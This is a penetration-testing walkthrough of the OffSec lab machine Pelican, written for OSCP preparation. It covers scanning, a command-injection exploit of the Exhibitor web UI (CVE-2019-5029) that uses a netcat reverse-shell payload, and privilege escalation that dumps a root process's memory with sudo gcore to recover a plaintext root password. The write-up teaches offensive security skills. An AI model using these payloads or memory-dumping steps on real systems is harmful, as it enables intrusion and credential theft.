
As part of my OSCP preparation series; I will be covering walk throughs for all the boxes on the TJ null list. Today we are looking at Pelican by Offsec.
We start out with a quick nmap of the target:
┌──(venv)─(root㉿user)-[/run/…/2024/HTBox/pelican/CVE-2024-47176]
└─# nmap -p- -Pn $target -v -T5 --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open -oN nmap.txt && nmap -Pn $target -sVC -v && nmap $target -v --script vuln
<SNIP>
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
631/tcp   open  ipp
2181/tcp  open  eforward
2222/tcp  open  EtherNetIP-1
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
46295/tcp open  unknown

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 2.2
|_http-title: Forbidden - CUPS v2.2.10
| http-methods:
|   Supported Methods: GET HEAD OPTIONS POST PUT
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/2.2 IPP/2.1
2222/tcp open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp open  http        Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp open  http        nginx 1.14.2
|_http-title: Did not follow redirect to http://192.168.242.98:8080/exhibitor/v1/ui/index.html
|_http-server-header: nginx/1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel
As part of my enumeration phase I go through and probe each port individually. For the purposes of the writeup, I will not elaborate on the ports that did not yield any results (SMB, RPC etc.) but suffice to say; I checked everything in the enumeration phase.
Port 631: Cups 2.2.10
We can see that we have CUPS v2.2.10 running on the target. This was a little rabbit hole for me whereby I came across CVE-2024–47176; This is an exploit that primarily impacts CUPS 2.4.2 (with the possibility of earlier versions.
The article from HackTheBox (link) explains the attack in more detailed but alas, this was not the way forward.
Port 8080 / Port 8081:Exhibitor for ZooKeeper v1.0
In my nmap output above; we discovered this directory http://<TARGET-IP>:8080/exhibitor/v1/ui/index.html.

Exhibitor acts as a supervisor and management interface for Apache ZooKeeper. The web UI appeared restrictive in terms of direct file system interaction, I performed directory fuzzing with dirsearch to map the API surface. This yielded application.wadl, confirming a Java-based REST application environment
┌──(root㉿user)-[/run/…/user/2024/HTBox/snookums]
└─# dirsearch -u 192.168.242.98:8080 -x 403
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /run/media/user/2024/HTBox/snookums/reports/_192.168.242.98_8080/_26-05-03_01-29-05.txt

Target: http://192.168.242.98:8080/

[01:29:05] Starting:
[01:29:32] 200 -   18KB - /application.wadl?detail=true
[01:29:32] 200 -   18KB - /application.wadl

Task Completed
I then used searchsploit to check whether there were any public exploits for this:
┌──(root㉿user)-[/run/…/user/2024/HTBox/snookums]
└─# searchsploit 'exhibitor'
------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ---------------------------------
Exhibitor Web UI 1.7.1 - Remote Code Execution                                                        | java/webapps/48654.txt
------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root㉿user)-[/run/…/user/2024/HTBox/snookums]
└─# searchsploit -x java/webapps/48654.txt
  Exploit: Exhibitor Web UI 1.7.1 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/48654
     Path: /usr/share/exploitdb/exploits/java/webapps/48654.txt
    Codes: CVE-2019-5029
 Verified: False
File Type: Unicode text, UTF-8 text, with very long lines (888)

zsh: suspended  searchsploit -x java/webapps/48654.txt
The application is vulnerable to CVE-2019–5029, a critical Command Injection flaw within the Exhibitor UI. This vulnerability exists because the application improperly sanitizes input in the java.env configuration field before passing it to a shell for execution. By injecting a subshell payload—$(/bin/nc -e /bin/sh <IP> <PORT> &)—into the configuration and committing the changes, I forced the ZooKeeper process to restart and execute my reverse shell with the privileges of the service owner (charles).
I followed the directions as outlined:
<excerpt from https://www.exploit-db.com/exploits/48654>

$(/bin/nc -e /bin/sh 10.0.0.64 4444 &)
Click Commit > All At Once > OK
The command may take up to a minute to execute.
You should receive a reverse shell back to your listening IP / port. I instantly upgraded my shell using tty with python using the following syntax:
┌──(root㉿user)-[/run/…/user/2024/HTBox/snookums]
└─# rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.208] from (UNKNOWN) [192.168.242.98] 51458
python3 -c 'import pty; pty.spawn("/bin/bash")'
charles@pelican:/opt/zookeeper$
Privilege Escalation
An audit of sudo -l revealed that the user charles can execute /usr/bin/gcore with root privileges. This provides a direct path to Privilege Escalation via Memory Forensics. By utilizing gcore (a GDB-based utility), we can generate a core dump—a bit-for-bit snapshot of a process's volatile memory (RAM). When performed against a privileged process, this bypasses file system permissions to extract sensitive data, such as plaintext credentials or cryptographic keys, currently residing in the process's heap or stack.
charles@pelican:~$ sudo -l
sudo -l
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
GTFO bins — gcore
The core idea is to use your sudo privilege to run gcore against a sensitive process owned by root, creating a snapshot of that process's entire memory space at a specific moment in time. Because many applications (like SSH agents, credential managers, or custom scripts) handle secrets in plaintext while they are active, you can then parse this memory dump for strings to recover passwords, private keys, or tokens that are otherwise protected on the disk.
I filtered the process list (ps aux) to identify high-value targets running as root:
charles@pelican:/root$ ps aux | grep "root"
ps aux | grep "root"
root         1  0.0  0.5 103980 10280 ?        Ss   12:58   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S    12:58   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        I<   12:58   0:00 [rcu_gp]
root         4  0.0  0.0      0     0 ?        I<   12:58   0:00 [rcu_par_gp]
root         6  0.0  0.0      0     0 ?        I<   12:58   0:00 [kworker/0:0H-kblockd]
root         7  0.0  0.0      0     0 ?        I    12:58   0:00 [kworker/u2:0-events_unbound]
root         8  0.0  0.0      0     0 ?        I<   12:58   0:00 [mm_percpu_wq]
root         9  0.0  0.0      0     0 ?        S    12:58   0:00 [ksoftirqd/0]
root        10  0.0  0.0      0     0 ?        I    12:58   0:00 [rcu_sched]
root        11  0.0  0.0      0     0 ?        I    12:58   0:00 [rcu_bh]
root        12  0.0  0.0      0     0 ?        S    12:58   0:00 [migration/0]
root        14  0.0  0.0      0     0 ?        S    12:58   0:00 [cpuhp/0]
root        15  0.0  0.0      0     0 ?        S    12:58   0:00 [kdevtmpfs]
root        16  0.0  0.0      0     0 ?        I<   12:58   0:00 [netns]
root        17  0.0  0.0      0     0 ?        S    12:58   0:00 [kauditd]
root        18  0.0  0.0      0     0 ?        S    12:58   0:00 [khungtaskd]
root        19  0.0  0.0      0     0 ?        S    12:58   0:00 [oom_reaper]
root        20  0.0  0.0      0     0 ?        I<   12:58   0:00 [writeback]
root        21  0.0  0.0      0     0 ?        S    12:58   0:00 [kcompactd0]
root        22  0.0  0.0      0     0 ?        SN   12:58   0:00 [ksmd]
root        23  0.0  0.0      0     0 ?        SN   12:58   0:00 [khugepaged]
root        24  0.0  0.0      0     0 ?        I<   12:58   0:00 [crypto]
root        25  0.0  0.0      0     0 ?        I<   12:58   0:00 [kintegrityd]
root        26  0.0  0.0      0     0 ?        I<   12:58   0:00 [kblockd]
root        27  0.0  0.0      0     0 ?        I<   12:58   0:00 [edac-poller]
root        28  0.0  0.0      0     0 ?        I<   12:58   0:00 [devfreq_wq]
root        29  0.0  0.0      0     0 ?        S    12:58   0:00 [watchdogd]
root        30  0.0  0.0      0     0 ?        S    12:58   0:00 [kswapd0]
root        48  0.0  0.0      0     0 ?        I<   12:58   0:00 [kthrotld]
root        49  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/24-pciehp]
root        50  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/25-pciehp]
root        51  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/26-pciehp]
root        52  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/27-pciehp]
root        53  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/28-pciehp]
root        54  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/29-pciehp]
root        55  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/30-pciehp]
root        56  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/31-pciehp]
root        57  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/32-pciehp]
root        58  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/33-pciehp]
root        59  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/34-pciehp]
root        60  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/35-pciehp]
root        61  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/36-pciehp]
root        62  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/37-pciehp]
root        63  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/38-pciehp]
root        64  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/39-pciehp]
root        65  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/40-pciehp]
root        66  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/41-pciehp]
root        67  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/42-pciehp]
root        68  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/43-pciehp]
root        69  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/44-pciehp]
root        70  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/45-pciehp]
root        71  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/46-pciehp]
root        72  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/47-pciehp]
root        73  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/48-pciehp]
root        74  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/49-pciehp]
root        75  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/50-pciehp]
root        76  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/51-pciehp]
root        77  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/52-pciehp]
root        78  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/53-pciehp]
root        79  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/54-pciehp]
root        80  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/55-pciehp]
root        81  0.0  0.0      0     0 ?        I<   12:58   0:00 [kstrp]
root       123  0.0  0.0      0     0 ?        S    12:58   0:00 [scsi_eh_0]
root       125  0.0  0.0      0     0 ?        I<   12:58   0:00 [scsi_tmf_0]
root       127  0.0  0.0      0     0 ?        I<   12:58   0:00 [vmw_pvscsi_wq_0]
root       132  0.0  0.0      0     0 ?        I<   12:58   0:00 [ata_sff]
root       133  0.0  0.0      0     0 ?        I    12:58   0:00 [kworker/u2:2-events_unbound]
root       134  0.0  0.0      0     0 ?        I<   12:58   0:00 [kworker/0:1H-kblockd]
root       136  0.0  0.0      0     0 ?        S    12:58   0:00 [scsi_eh_1]
root       138  0.0  0.0      0     0 ?        I<   12:58   0:00 [scsi_tmf_1]
root       139  0.0  0.0      0     0 ?        S    12:58   0:00 [scsi_eh_2]
root       142  0.0  0.0      0     0 ?        I<   12:58   0:00 [scsi_tmf_2]
root       149  0.0  0.0      0     0 ?        I<   12:58   0:00 [ttm_swap]
root       151  0.0  0.0      0     0 ?        S    12:58   0:00 [irq/16-vmwgfx]
root       184  0.0  0.0      0     0 ?        I    12:58   0:00 [kworker/0:2-events]
root       220  0.0  0.0      0     0 ?        I<   12:58   0:00 [kworker/u3:0]
root       222  0.0  0.0      0     0 ?        S    12:58   0:00 [jbd2/sda1-8]
root       223  0.0  0.0      0     0 ?        I<   12:58   0:00 [ext4-rsv-conver]
root       256  0.0  0.4  43108  9864 ?        Ss   12:58   0:00 /lib/systemd/systemd-journald
root       278  0.0  0.2  22476  5040 ?        Ss   12:58   0:00 /lib/systemd/systemd-udevd
root       314  0.0  0.5  48220 10836 ?        Ss   12:58   0:00 /usr/bin/VGAuthService
root       334  0.0  0.6 123176 12608 ?        Ssl  12:58   0:01 /usr/bin/vmtoolsd
root       421  0.0  0.3 225824  6412 ?        Ssl  12:58   0:00 /usr/sbin/rsyslogd -n -iNONE
root       424  0.0  0.2  19768  5200 ?        Ss   12:58   0:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
root       428  0.0  0.1   8504  2692 ?        Ss   12:58   0:00 /usr/sbin/cron -f
root       430  0.0  0.6 398428 13844 ?        Ssl  12:58   0:00 /usr/lib/udisks2/udisksd
root       440  0.0  0.5 318328 12168 ?        Ssl  12:58   0:00 /usr/sbin/ModemManager --filter-policy=strict
root       444  0.0  0.1   9468  2344 ?        S    12:58   0:00 /usr/sbin/CRON -f
root       448  0.0  0.3  19532  7256 ?        Ss   12:58   0:00 /lib/systemd/systemd-logind
root       473  0.0  0.0   2388  1608 ?        Ss   12:58   0:00 /bin/sh -c while true; do chown -R charles:charles /opt/zookeeper && chown -R charles:charles /opt/exhibitor && sleep 1; done
avahi      482  0.0  0.0   8156   320 ?        S    12:58   0:00 avahi-daemon: chroot helper
root       483  0.0  0.5 185116 10996 ?        Ssl  12:58   0:00 /usr/sbin/cups-browsed
root       490  0.0  0.0   2276   128 ?        Ss   12:58   0:00 /usr/bin/password-store
<SNIP>
While several system daemons were active, PID 490 (/usr/bin/password-store) stood out as a prime candidate for credential harvesting.
After generating the core dump with sudo /usr/bin/gcore 490, I performed a strings analysis on the resulting core.490 file to reveal the plain text password:
charles@pelican:$ sudo /usr/bin/gcore 490
sudo /usr/bin/gcore 490
0x00007fec7ea386f4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffd84db2450, remaining=remaining@entry=0x7ffd84db2450) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28 ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile core.490
[Inferior 1 (process 490) detached]
charles@pelican:/home$ strings core.490
strings core.490
CORE
<SNIP>
001 Password: root:
ClogKingpinInning731
Boom. You can now use su in your terminal with the password to switch over as the root user.